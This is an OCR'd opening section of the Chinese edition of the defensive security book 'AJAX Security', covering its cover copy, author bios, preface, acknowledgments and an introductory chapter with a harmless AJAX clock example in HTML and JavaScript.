
《AJAX安全技术》一书对AJAX安全这一未开发领域进行了非常严谨、彻底的探讨。每个AJAX工程师都应该去掌握本书中的知识——至少应该明白其中的原理。

Jesse James Garrett——Adaptive PATH公司主席及创始人

网络安全专家

AJAX安全技术

AJAX SECURITY



[美]Billy Hoffman Bryan Sullivan 著
张若飞 王铮 译
飞思科技产品研发中心 监制

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

AJAX SECURITY

AJAX/Web开发

一本防范AJAX安全漏洞的实用指南

如今，越来越多的网站都被改写成 AJAX 应用程序，甚至传统的桌面软件也通过 AJAX，迅速转向了 Web 领域。但是在这个过程中，人们通常都没有考虑到安全的问题。如果不恰当地设计、编写了 AJAX 应用程序，那么它们会比传统桌面程序存在更多的安全漏洞。AJAX 开发人员无时无刻都希望有一本指南，能够指导他们如何来保护自己的应用程序——他们终于等到了这一天。

《AJAX 安全技术》一书，系统地分析了当今最危险的 AJAX 漏洞，用现实中的代码阐述了大量关键性的安全理念，并对实际中的案例，例如 MySpace 的 Samy 蠕虫病毒，进行了详尽分析。更重要的是，不管你使用何种主流的 Web 编程语言和环境，例如 .NET、Java 或 PHP，本书都给出了许多具体、前沿的建议。通过本书，你将了解到以下几点：

- 如何降低 AJAX 特有的安全风险，包括过度细分的 Web 服务、应用程序控制流程篡改，以及对程序逻辑的操控。
- 如何预防针对 AJAX 的攻击手段，包括 JavaScript 劫持、持久化存储窃取，以及对 mashup 程序的渗透。
- 如何避免基于 XSS 和 SQL 注入的攻击，包括由 AJAX 衍生出来的 SQL 注入攻击（只需要两次请求就可以暴露整个后台数据库）。
- 如何使用 Google Gears 和 Dojo 开发安全的离线 AJAX 应用程序。
- 如何发现 Prototype、DWR 及 ASP.NET AJAX 等 AJAX 框架中的安全问题，以及我们自己仍需实现哪些功能。
- 如何更安全地编写 AJAX 代码，如何确定并修改已有代码中的安全缺陷。

不管是编写或者维护 AJAX 应用程序的开发人员、架构师，还是打算或正在设计新 AJAX 程序的项目经理，以及包括 QA 和渗透测试人员在内的所有软件安全人士，《AJAX 安全技术》一书都是必不可少的。

Billy Hoffman 是惠普安全实验室的首席安全研究员，专注于如何自动发掘 Web 应用程序中的漏洞。他经常在 Black Hat、RSA、Toorcon、Shmoocon、Infosec 及 AJAXWorld 等会议上发表演讲，也曾受到过 FBI 的邀请进行演讲。

Bryan Sullivan 是惠普应用程序安全中心的一名软件开发经理。在来到惠普之前，Bryan 是 SPI Dynamics 的一名高级安全研究员，他开发了一个名为 DevInspect 的产品，可以对 Web 应用程序的安全漏洞进行系统地分析。Bryan 经常在 AJAXWorld、Black Hat 及 RSA 等会议上发表演讲。

上架提示 网络安全/网站开发

飞思在线：http://www.fecit.com.cn
飞思科技产品研发中心总策划

责任编辑：杨 鸽

责任美编：张 跃

ISBN 978-7-121-07930-6

9 787121 079306 >

定价：55.00元

网络安全专家

AJAX安全技术

AJAX SECURITY

[美]Billy Hoffman Bryan Sullivan 著
张若飞 王铮 译
飞思科技产品研发中心 监制

电子工业出版社
Publishing House of Electronics Industry
北京·BEIJING

“《AJAX 安全技术》一书对 AJAX 安全这一未开发领域进行了非常严谨、彻底的探讨。每个 AJAX 工程师都应该去掌握本书中的知识——至少应该明白其中的原理。”

Jesse James Garrett

“终于，我们等来了这本既通俗易懂，又囊括了多方面 AJAX 安全问题的书籍。在这之前，许多人根本没有考虑安全的问题，就直接加入了 AJAX 的潮流中。而现在，是那些人阅读这本书的时候了，并且应该根据读者在书中指出的安全缺陷，重新检查他们的应用程序。”

Jeff Forristal

“如果你正在编写或者检查 AJAX 代码，那么一定需要参考这本书。Billy 和 Bryan 已经在这个尚未探索过的领域进行了大量的工作，并取得了一定的成功。我已经迫不及待想去买这本书了。”

Andrew van der Stock，OWASP[1] 执行主席

“像 AJAX 这样的 Web 技术正在创造一种新的网络商业结构，并且解决了新经济体系中的矛盾。但是，由于技术本身的缺点及开发者的粗心而造成的安全问题，却使得这些进步大打折扣。至今为止，很少有书籍能够全面阐述 AJAX 的安全问题，并教导那些正在使用及即将使用 AJAX 的人如何去正确地编写 AJAX 代码。而这正是本书的目的。”

管理伙伴，Trellum 科技股份有限公司[2]

---

[1] OWASP（Open Web Application Security Project），开放式 Web 应用程序安全项目，是全球性的安全咨询组织。

[2] Trellum Technologies, Inc. 是位于纽约的一家信息安全咨询公司。

关 于 作 者

Billy Hoffman

HP 软件公司 HP 安全实验室的主要研究员。在 HP，Billy 主要关注于 JavaScript 源代码分析、Web 应用程序安全漏洞的自动监测，以及 Web 爬虫技术。自从 2001 年他为《黑客季刊》[3]写了一篇关于如何破解软件的文章，并且发现人们对此非常感兴趣之后，便一直从事关于安全领域的工作。这几年，Billy 参与过各种各样的项目，包括对文件格式的反向工程、微控制器、JavaScript 恶意软件及磁条（Magstripe）。他创建了 Stripe Snoop——一套能够捕获、修改、验证、生成、分析并且共享磁条中数据的研究工具。Billy 的成果已经应用于 Make 杂志、Slashdot、G4 Tech TV 及其他众多媒体和 Web 站点中。

Billy 经常会在 Toorcon、Shmoocon、Phreaknic、Summercon 及 Outerz0ne 等黑客会议上发表演讲，并且是东南部黑客中的一位积极分子。偶尔，他也会脱掉“黑色”的 T 恤，作为安全专家参加 RSA、Infosec、AJAXWorld 和 Black Hat 等知名安全会议。

Billy 于 2005 年从佐治亚理工学院（Georgia Institute of Technology）以计算机学士学位毕业，其在读时专业为网络与嵌入式系统。现在，他和妻子，以及两只又肥又懒的猫一起居住在亚特兰大。

Bryan Sullivan

HP 软件公司应用程序安全中心的软件开发经理。他曾经是一名专业的软件开发人员，并且有着超过 12 年的开发管理经验，而最近 5 年他主要关注于互联网安全软件行业。在进入 HP 之前，Bryan 曾是 SPI Dynamics[4]公司的一名安全研究员。在 SPI 的时候，他开发了一个名为 DevInspect 的产品，可以在 Web 应用程序的开发阶段分析可能存在的安全漏洞。

Bryan 经常会在 AJAXWorld、Black Hat 及 RSA 等业界会议上发表演讲。他参与了应用程序安全漏洞描述语言（Application Vulnerability Description Language，AVDL）的制定，并且在安全评估和处理方法论上有 3 项正在审核的专利。他以科学学士学位毕业于佐治亚理工学院的应用数学专业。

Bryan 将他的业余时间大多花在打高尔夫球上，如果读者中有奥古斯塔国家高尔夫夜总会（Augusta National）[5]的成员，那么 Bryan 非常乐意在一两个回合内，告诉你他对 AJAX 安全所知道的一切。

---

[3] 由美国黑客戈德斯坦创办的著名黑客杂志。

[4] SPI Dynamics 公司位于亚特兰大，是领先的网络应用安全评估软件和服务供应商，于 2007 年被惠普收购。

[5] 位于美国佐治亚州的著名高尔夫球场，每年都会举办著名的高尔夫球名人赛。

序

在 AJAX 的面前，火、车轮、电的意义都显得淡然无光[1]。从 AJAX 诞生的那一刻起，人们终于实现了梦寐以求的理想——在 Web 应用程序中刷新局部页面。相信那一天 James Garrett 站在浴室里时，一定是上帝给了他灵感才想到了这个词——AJAX。

但是像毁灭阿兹特克[2]（Aztecs）的西班牙殖民者科尔蒂斯（Cortés），或者像《星球大战（Star War）》[3]前传中，最初被认为是救世主、最终却带来毁灭的达斯•维达一样，很多起初认为是美好的事物结局却不一定很好。同样，对于 AJAX 来说，其安全上的巨大漏洞已经成为自身的最大威胁，如果任其发展，最终也会同前面的二者一样，产生混乱并最终毁于一旦。在这巨大的恐惧面前，为了保护无辜的人们、战胜邪恶并重新恢复宇宙中的和平，终于有两个人站了出来，他们便是 Billy 和 Bryan。

衷心感谢你阅读这本书。

[1] 此处作者使用了夸张手法。
[2] 中世纪时代墨西哥中央高原建立的庞大帝国，最终被西班牙殖民者毁灭。
[3] 美国导演乔治•卢卡斯著名的系列电影。

关 于 飞 思

我们经常感谢生活的慷慨，让我们这些原本并不同源的人得以同本，为了同一个梦想走到一起。

因为身处科技教育前沿，我们深感任重道远；因为伴随知识更新节奏，我们一刻不敢停歇。虽然我们年轻，但我们拥有：

“严谨、高效、协作”的团队精神

全方位、立体化的服务意识

实力雄厚的作者群和开发队伍

当然，最重要的是我们拥有：

恒久不变的理想和永不枯竭的激情和灵感

正因如此，我们敢于宣称：

飞思科技＝丰富的内容+完美的形式

这也是我们共同精心培育的品牌  的承诺。

“问渠哪得清如许，为有源头活水来”。路再远，终需用脚去量；风景再美，终需自然抚育。

年轻的飞思人愿为清风细雨、阳光晨露，滋润您发芽、成长；更甘当坚实的铺路石，为您铺就成功之路。

飞思科技产品研发中心

联系方式

咨询电话：（010）68134545　　88254161-67

电子邮件：support@fecit.com.cn

服务网址：http://www.fecit.com.cn　　http://www.fecit.net

通用网址：计算机图书、飞思、飞思教育、飞思科技、FECIT

前　言

AJAX 已经完全改变了我们构建、部署 Web 应用程序的方式。对于那些运行在服务端的强大应用程序来说，浏览器只能作为其简单终端的日子已经一去不复返了。如今，不管是在客户端还是服务端，AJAX 应用程序已经能够在用户的浏览器中，实现与桌面程序一样的功能了。从 Google 和 Yahoo！这样的公司，以及那些推行用 AJAX 实现客户端存储、离线应用程序和富 Web API 的开源社区中，便可窥其一斑。

作为 Web 开发者以及安全研究者，我们都在马不停蹄、尽可能地学习这些新的应用程序和技术。但是，在为 AJAX 带来的新功能感到激动的同时，我们不禁又有一些困扰：从没有人讨论过这项新应用架构的安全问题。我们不断能看见网络上的一些资源，以及 AJAX 领域所谓的专家，给出的却都是一些很差的建议和代码示例，其中到处都是容易引起 SQL 注入或者跨站脚本攻击的安全漏洞。再往深处探索，我们发现除了这些通常被忽视的 Web 漏洞之外，在开发 AJAX 应用程序时还存在着更大的安全隐患。例如过度划分的 Web 服务（即 Web Service）、应用程序控制流程篡改、开发 mashup 程序时的不良习惯，以及容易让人忽视的身份认证（Authentication）机制。也许，AJAX 同时继承了桌面及 Web 应用程序的优点，但是它也同时具有二者的安全缺陷。但是，对于大多数开发者来说，安全已经被抛之脑后了。

我们希望能改变这个现状。

这本书主要针对那些想要在其应用程序中实现最新、最炫功能的 AJAX 开发者，并教会他们如何防范一些恶意黑客的攻击（不管他们出于个人还是金钱目的）。在本书中，我们不仅仅指出了可能存在的安全问题，同时也提供了这些问题的解决方法，从而让开发人员编写出更严谨、更安全的代码。除此之外，我们还分析了 Prototype、DWR 及 Microsoft ASP.NET AJAX 等常用 AJAX 框架所采用的安全保护机制，以及作为一名开发者可以从中借鉴的地方。

同样，这本书也针对质量保证（Quality Assurance）工程师及专业的安全渗透测试人员。我们试着提供一些 AJAX 应用程序中常见的漏洞和安全缺陷。书中讨论了在评估一个 AJAX 应用程序时，所要面临的测试挑战，例如如何发现跟踪应用程序，以及如何发现程序中的缺陷，并且介绍了一些辅助性的工具。最后，我们对 JavaScript 劫持、持久化存储窃取，以及攻击 mashup 程序等新的 AJAX 攻击

技术，进行了详细的介绍。对于一些常见的攻击，我们也对其进行了新的演绎，例如一次基于 AJAX 的 SQL 注入攻击，只需要两个请求就可以暴露出整个后台数据库。

本书并不是讲解如何进行 AJAX 或者 Web 编程——因此我们希望读者对这些方面已经有足够的了解。我们将精力集中在设计和创建 AJAX 应用程序时，容易产生安全问题的错误和问题上，并给出如何开发安全 AJAX 应用程序的建议。同样，本书并不是一本编程语言指南，也并不要求读者使用某种特定语言来编写服务端代码。在所有的 AJAX 应用程序中，都会有一些常用的部分，例如 HTTP、HTML、CSS 和 JavaScript，而这些也正是我们分析的重点。当我们对如何编写安全的服务端代码提出建议时，会使用正则表达式或者字符串操作等形式，这样读者可以用任何语言来实现。

本书中还包含了大量对开发和测试人员非常有用的资料。从对大量实际案例的分析中，读者可以了解到，现实中的 AJAX 应用程序是如何被攻破的，例如 MySpace 的 Samy 蠕虫攻击及 Yahoo！的 Yamanner 蠕虫攻击。此外，书中还包含了许多的示例程序，例如在线旅行预订网站，这些都为测试和开发等人员，如何构建安全的 AJAX 应用程序提供了指导。

虽然我们建议读者一页一页、从头至尾地阅读本书，但是每一个章节都是独立的一部分。如果读者急需查看某一方面的内容，例如对某个 AJAX 框架安全性的分析（参阅第 15 章“AJAX 框架分析”），可以直接跳至该章阅读。

AJAX 在创建 Web 应用程序方面，提出了许多令人激动的新理念，本书并没有从安全方面贬低或者磨灭其贡献的意思。相反，我们希望能够借助本书，帮助读者创建功能强大、丰富的 AJAX 应用程序，并且同时增强对恶意攻击的安全保护能力。

希望读者能够喜欢本书。

著者

致　谢

共同致谢

虽然本书封面所写的作者是 Billy Hoffman 和 Bryan Sullivan，但是实际上其中倾注了许多颇具天赋，并且甘愿奉献的人们的心血。如果没有他们的帮助，整本书的内容读起来会更像是“我们很难保证 AJAX 的安全”。对于他们为本书花费的时间及提出的专业意见，我们无法一一言谢，但是在这里还是要一表谢意。

首先，也是最重要的，我们要感谢我们可爱、聪明和热情的妻子们，Jilly 和 Amy，感谢她们去年一整年的支持。我们唯一可以想象的是，当她们在说“赶快回去写书！”的时候是多么的困难，因为她们实际想说的是“忘掉那本书，赶紧过来吃晚饭！”。你们都是最令人着迷的女人，是上帝赐予我们的礼物。

我们希望感谢本书的技术编辑，Trellum 技术股份有限公司的 Jeff Forristal、Joe Stagner 和 Vinnie Liu，是你们让本书比我们预想的还要好，出于这点原因，你们再怎么严格也不为过。希望我们永远都是好朋友。

我们还想感谢 SPI 中的每一位成员，感谢他们的贡献和理解。虽然他们中的很多人都给予过帮助，但是有两个人需要特别感谢：Caleb Sima，如果没有你无穷的智慧也根本不会有本书，你建立了一个如此出色的公司，我们非常荣幸能成为其中的一员；Ashley Vandiver，你做了许多超出我们期望的工作。衷心感谢你们。

尤其要感谢 Samantha Black 为“Web 攻击”和“持久层攻击”两章给出的帮助。

最后，我们要感谢 Addison-Wesley Professional 出版社及 Pearson 教育集团的人员，是你们带给了本书生命：Sheri Cain、Alan Clements、Romny French、Karen Gettman、Gina Kanouse、Jake McFarland、Kathy Ruiz、Lisa Stumpf、Michael Thurston 及 Kristin Weinberger。我们尤其要感谢 Marie McKinley（以及 Black Hat 的成员），感谢她对市场的准确把握；Linda Harrison，感谢你让我们听上去更像专业的作者，而不是计算机程序员；Chelsey Marti，感谢你为编写一个能够被杀毒软件拦截的文档所付出的努力（最终采用了 Rot-13 的加密方式）。最后，但也是非常重要的，

我们要感谢组稿编辑 Jessica Goldstein，感谢对我们这两个新人的信任，以及帮助我们顺利完成整本书的编写。

这一切都源自一个头发又短又卷的孕妇，向我们问了这样一个问题“你们有没有想过写一本书？”不得不说，这对于我们是一段多么有趣、新奇的经历。

Billy 的致谢

感谢我的妻子 Jill。她总是在我将要放弃的时候给我动力，没有她我根本不可能完成这本书。

感谢我的父母，Mary 和 Billy，以及我的兄弟 Jason。如果没有他们坚定的爱与支持，也就不可能有今天的我。

当然，还要感谢本书的合著者 Bryan。在众多漫漫长夜，以及邻近交稿那几天的疯狂工作中，我们成了最亲密的朋友，这也是最值得我们骄傲的事情。我想不出本书我还能与谁一起合著。

Bryan 的致谢

我要感谢我的妻子 Amy，感谢她的爱与支持，不光是在写书的过程中，而是在一起度过的整整 14 年中。

最后，除了你 Billy，我想不出还有谁能同我一起在晚上与周末，一边喝着红牛饮料，一边争论不同 CSRF 防御策略的特点。虽然我们比预期花费了更多的精力与汗水，但是我们可以说，我们使整个一代程序员免于被后人指责。

内容简介

版权贸易合同登记号 图字：01-2008-5667

图书在版编目（CIP）数据

AJAX 安全技术 /（美）霍夫曼（Hoffman,B.），（美）苏里沃（Sullivan,B.）著；张若飞，王铮译.—电子工业出版社，2009.1

（网络安全专家）

书名原文：AJAX SECURITY

ISBN 978-7-121-07930-6

Ⅰ.A… Ⅱ.①霍…②苏…③张…④王… Ⅲ.计算机网络—程序设计—安全技术 Ⅳ.TP393.09

中国版本图书馆 CIP 数据核字（2008）第 188773 号

责任编辑：杨　鸽

印　　刷：北京机工印刷厂

装　　订：三河市鹏成印业有限公司

出版发行：电子工业出版社

北京市海淀区万寿路 173 信箱　邮编：100036

开　　本：720×1000　1/16　印张：26.5　字数：691.2 千字

印　　次：2009 年 1 月第 1 次印刷

印　　数：4 000 册　　定价：55.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

目　录

第1章
AJAX安全介绍

错误观点：

AJAX应用程序不过是一些提供额外功能的Web页面。

AJAX(异步JavaScript)和XML正如风暴一般席卷整个互联网，可以说AJAX已经改变了我们使用互联网——甚至于使用电脑的方式也一点也不为过。AJAX是Web 2.0的根基，并且让我们对什么是Web，以及Web的功能有了重新的审视。我们也已经看到了，一些经典的桌面应用程序，例如电子邮件客户端和文字处理软件等，也迫不及待地推出了基于AJAX的版本。也许由AJAX取代普通桌面应用程序的时代就快到来了，甚至当所有的软件都使用Web及AJAX时，在本地安装的桌面程序就会同打孔卡片及软盘一样，被历史所淘汰。

为什么我们对于AJAX的未来如此乐观？因为AJAX代表了计算机发展历史中的一个高度：应用程序只需要编写一次，便能够在任何操作系统或者设备上运行，甚至通过中央服务器访问应用程序，这样就可以每天一次、或者每天上百次地更新应用程序，而根本不需要在客户端重新安装应用程序。也许你会说，“这没有什么可新鲜的，因为自从1991年发明Web以来便是这样！”。没错，的确是这样，但是只有在AJAX出现以后，Web应用程序才可以像桌面程序一样，不必在每个请求之后重新加载页面。也许Web能够让我们的应用程序编写一次，并在任何地方使用，但是AJAX能够让我们一次就编写出一个高效、实用的应用程序，并在任何地方使用。

但是，总是有一只嗡嗡叫、令人讨厌的“苍蝇”在AJAX眼前飞来飞去：那就是“安全”。从安全的角度来讲，AJAX应用程序比传统的Web应用程序更难设计、开发和测试。在开发生命周期的每一个阶段都必须谨小慎微，以避免可能产生的安全漏洞。每个开发AJAX应用程序的人都必须非常了解AJAX的安全问题，否则项目很可能会在结束之前就落得一个惨痛的失败下场。不管你是开发人员、架构师还是测试人员，本书的目的就在于用安全知识来武装读者，免去你们

被黑客攻击的危险，并创建一个真正安全、值得信赖的 AJAX 应用程序。

1.1 AJAX 基础知识

在我们深入讲解 AJAX 安全细节之前，非常有必要对 AJAX 的基础知识进行一下简短地回顾。如果读者自认为已经对 AJAX 基础很了解了，可以直接阅读下一节“AJAX 架构的转变过程”。

1.1.1 什么是 AJAX

通常来说，浏览器为了动态显示 Web 页面，会把整个页面通过一个请求发送给服务器。服务端应用程序接收到响应后，会创建该页面的 HTML 代码，并返回给浏览器。浏览器会丢弃掉当前的页面，并显示新的 HTML 页面。这样，用户才能够在浏览器中看见新的页面，并与其进行交互。

虽然这个过程十分简单，但是却非常浪费资源。通常，服务端为客户端生成的新页面几乎与被其丢弃的当前页面一样。在网络中传输的整个页面占据了大量的带宽，而这根本就是毫无必要的。同时，在请求处理的过程中，用户也无法再使用应用程序，他们不得不等着服务端返回响应信息。当服务端最终将响应信息返回给浏览器时，浏览器在重新加载页面的同时，还不得不闪烁一下。

如果 Web 客户端只需要请求页面中的一小部分，而不是向服务端发送整个页面的请求，那么对各个方面都会带来益处。服务端可以更快速地处理请求，并且发送响应信息时会占用更少的带宽。同时，客户端由于请求的整体时间变短，不仅可以为用户提供交互性更好的界面，也可以消除由重新加载整个页面而导致的闪烁。

应该说，AJAX 是为了解决该问题而产生的众多技术的融合，它使得 Web 应用程序的客户端可以不断地从 Web 服务端更新部分页面。而用户也不必再提交表单，或者离开当前的页面。客户端的脚本代码（通常都是 JavaScript）可以向页面的部分片段（Fragment）发起异步的，或者非阻塞（Non-blocking）的请求。这些片段可以是一些原始的数据，在客户端再被转换成 HTML 代码；也可以本身就是 HTML 代码，直接被插入到浏览器的文档（Document）对象中。不管怎样，在服务端完成对请求的处理，并将响应片段返回给客户端浏览器之后，客户端的脚本代码都会使用这些数据来修改页面中的文档对象模型（Document Object Model，DOM）。这种方法不仅能够满足我们对快速、平滑更新的要求，更重要的是能够

以异步的形式发送请求，因此，即使在请求的处理过程中，用户也可以继续使用应用程序。

什么不是 AJAX

与什么是 AJAX 相比，更重要的是明白，哪些概念不属于 AJAX 的范畴。大多数人都知道 AJAX 并不是一种编程语言，而是其他一些技术的集合。更令人惊讶的是，AJAX 功能并不一定需要由服务端来控制。请求的发起及响应的处理都是由客户端的代码来完成的。稍后我们会介绍攻击者如何轻易地操作客户端代码。

在 2005 年 10 月，MySpace 网站遭遇了一个网络病毒的攻击。Samy 蠕虫病毒（Worm）也正是在此时被众人所了解，它使用 AJAX 技术通过网站中的不同页面对自身进行复制。而当时 MySpace 还没有使用 AJAX！实际上，Samy 蠕虫是通过 MySpace 代码中的一个安全漏洞将 AJAX 代码注入到 MySpace 中的。关于这次独特攻击的整个过程，可以参阅第 13 章“JavaScript 蠕虫”。

为了明白 AJAX 是如何工作的，我们接下来按照其缩写[1]顺序，对每个字母所表示的内容，即异步（Asynchronous）、JavaScript 和 XML 进行讲解。

1．异步（Asynchronous）

除了易用性之外，桌面应用程序与 Web 应用程序相比，其最大的优势便在于快速的响应速度。普通的富客户端应用程序都可以在毫秒级别对用户的动作（例如单击一个按钮）作出响应；而普通的 Web 应用程序通常需要花费更多的时间。即使是条件最好、速度最快的 Web 站点，如果算上页面重新加载的时间，通常至少都要花费四分之一秒。像 Live Search 和 Writely 这样的 AJAX 应用程序，需要不断地对鼠标指针移动及键盘事件等操作进行响应。如果每次事件都需要回传整个页面，那么根本不可能做到实时（Real-time）的应用。

我们可以通过减小发送的请求内容来降低响应的时间，更确切地说，应该是让请求返回的响应内容变得更少。一般来说，服务端对大量内容的响应要比少量内容的响应花费更多的处理时间。而且，大量内容的响应通常也会比少量内容的响应花费更多的网络传输时间。因此，我们用频繁且少量内容的请求来代替不频

[1] AJAX 一词的提出人 Jess James Garrett 曾发表过声明，称其并不是一个缩写单词。不过相信绝大多数人都不会这么认为。

繁、大量内容的请求，便可以有效地提高应用程序的整体响应速度。不过，这只是我们要解决的难题之一。

对于 Web 应用程序来说，最根本的原因不是要花费较长的响应时间来处理用户的输入，而是从用户提交请求到浏览器显示响应信息的这段时间里，用户无法再进行任何的操作。这时候用户基本上只能坐等整个响应处理完毕，如图 1-1 所示。




图 1-1　经典的同步 Web 请求/响应模型

除非我们能够将整个响应时间控制在毫秒级别（对于如今的技术来说几乎不可能实现），否则同步的请求模型无法达到桌面应用程序一般的响应速度。解决的办法就是抛弃现有的同步模型，而采用异步的方式。异步方式中的请求发起与同步方式一样，但是在客户端采用了注册回调（Callback）的方式，避免了同步方式中用户在服务端返回响应信息之前，都无法进行任何其他动作的情况。在异步方式中，当响应传回到客户端时，会触发回调方法来更新页面。在这之前，用户仍然可以继续使用应用程序。整个异步模型过程如图 1-2 所示，在开发中甚至可以同时进行多个请求。

图 1-2　异步 AJAX 请求/响应模型

AJAX 的异步特性决定了其响应速度。我们能做到的只是减少整个请求的时间。在今天的技术条件下，我们还无法将响应时间缩短到与桌面应用程序相当的程度。实际上，异步请求的执行时间并不会比同步的方式更快，但是因为异步方式不必强迫用户等待响应返回，所以感觉上会比同步方式响应速度更快。

2．JavaScript

客户端脚本（尤其是 JavaScript）就像是 AJAX 的黏合剂。如果没有它们在客户端控制复杂的操作，我们只能还像 1995 年那样，开发传统的瘦客户端 Web 应用程序。而 AJAX 的其他两个方面（异步及 XML）如果没有脚本代码的控制，更是毫无用武之地。我们不仅需要使用 JavaScript 来传递异步请求、处理响应信息，而且还需要用它来解析 XML 或者操作 DOM，以避免整个页面的刷新。

1）JavaScript 标准

虽然我们也可以使用其他的客户端脚本语言来编写 AJAX 应用程序，但是 JavaScript 事实上已经成为了 Web 世界的标准。因此，在本章中我们只会讨论 JavaScript。但是，需要读者注意的是，本章中所详细谈到的安全风险，并不只局限于 JavaScript，任何脚本语言都存在这些问题。即使换成 VBScript 或者其他脚本语言，也不会对提高应用程序的安全性有什么帮助。

为了说明这一点，我们以一个非常简单的应用程序为例，来看一下使用 AJAX

前后的不同。假设该应用程序通过一个“刷新”按钮来显示当前的时间（如图 1-3 所示），并且查看其 HTML 源代码会发现其源代码也非常简单。




图 1-3　一个简单的、非 AJAX 应用程序，能够显示当前的时间

```
<html>
<head>
<title>What time is it?</title>
</head>
<body>
<form action="currenttime.php" method="GET">
The current time is: 21:46:02
<input type="submit" value="Refresh"/>
</form>
</body>
</html>
```

然后，我们对其添加 AJAX 功能，如图 1-4 所示。




图 1-4　能够显示当前时间的 AJAX Web 应用程序

从界面来看，两者几乎一样，但是从底层实现来看，二者却大相径庭。在后者中，单击“刷新”（Refresh）按钮后，并不再需要刷新整个页面，相反，它只需要在服务端执行回调方法并获得当前时间。当客户端接受到从服务端发回的响应片段时，也只更新页面中的时间显示部分。虽然对于这个简单的应用程序来说，这样做并没有什么太大的意义，但是对于实际中使用的大型应用程序，只更新页面部分内容所带来的好处将是巨大的。因此，我们来查看一下修改后程序的 HTML 源代码，看看前后究竟修改了哪些代码。

```
<html>
<head>
<title>What time is it?</title>
<script type="text/javascript">
var httpRequest = getHttpRequest();
function getHttpRequest() {
var httpRequest = null;
if (window.XMLHttpRequest) {
httpRequest = new XMLHttpRequest();
} else if (window.ActiveXObject) {
httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
}
return httpRequest;
}

function getCurrentTime() {
httpRequest.open("GET", "getCurrentTime.php", true);
httpRequest.onreadystatechange =
handleCurrentTimeChanged;
httpRequest.send(null);
}

function handleCurrentTimeChanged() {
if (httpRequest.readyState == 4) {
var currentTimeSpan =
document.getElementById('currentTime');
if (currentTimeSpan.childNodes.length == 0) {
currentTimeSpan.appendChild(
document.createTextNode
(httpRequest.responseText));
```

```
}
 else {
currentTimeSpan.childNodes[0].data =
httpRequest.responseText;
}
}
}

</script>
</head>
<body>
The current time is: <span id="currentTime">18:34:44</span>
<input type="button" value="Refresh"
onclick="getCurrentTime();"/>
</body>
</html>
```

显然，在 AJAX 应用程序中需要编写更多的代码，并且几乎是修改前的 4 倍。现在我们来分析一下 AJAX 源代码，看看其中究竟添加了些什么。

